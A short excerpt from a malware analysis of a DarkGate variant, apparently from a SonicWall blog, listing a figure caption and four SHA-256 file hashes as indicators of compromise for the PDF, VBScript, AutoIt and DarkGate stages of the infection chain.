

Figure 27: Capture Report

IOCs

0a3764e9972dcdd3819f4728038d094a28a1ccff43d7d9e413eab794c9ecbe05 (PDF)
49a46f2ff414ad11b2b623a7dc811002bf78979b5db1fb6f03334fd1fa20f8a6 (VBScript)
83f1fab236357817270f995a6e3e32f90661dad6d625ad1e1f16b06c248da1d1 (AU3 script)
6c8e82b582f55a03277427e757331e5aa53dcf6656785dcb44f2958ef5516863 (DarkGate)

Source: https://www.sonicwall.com/blog/disarming-darkgate-a-deep-dive-into-thwarting-the-latest-darkgate-variant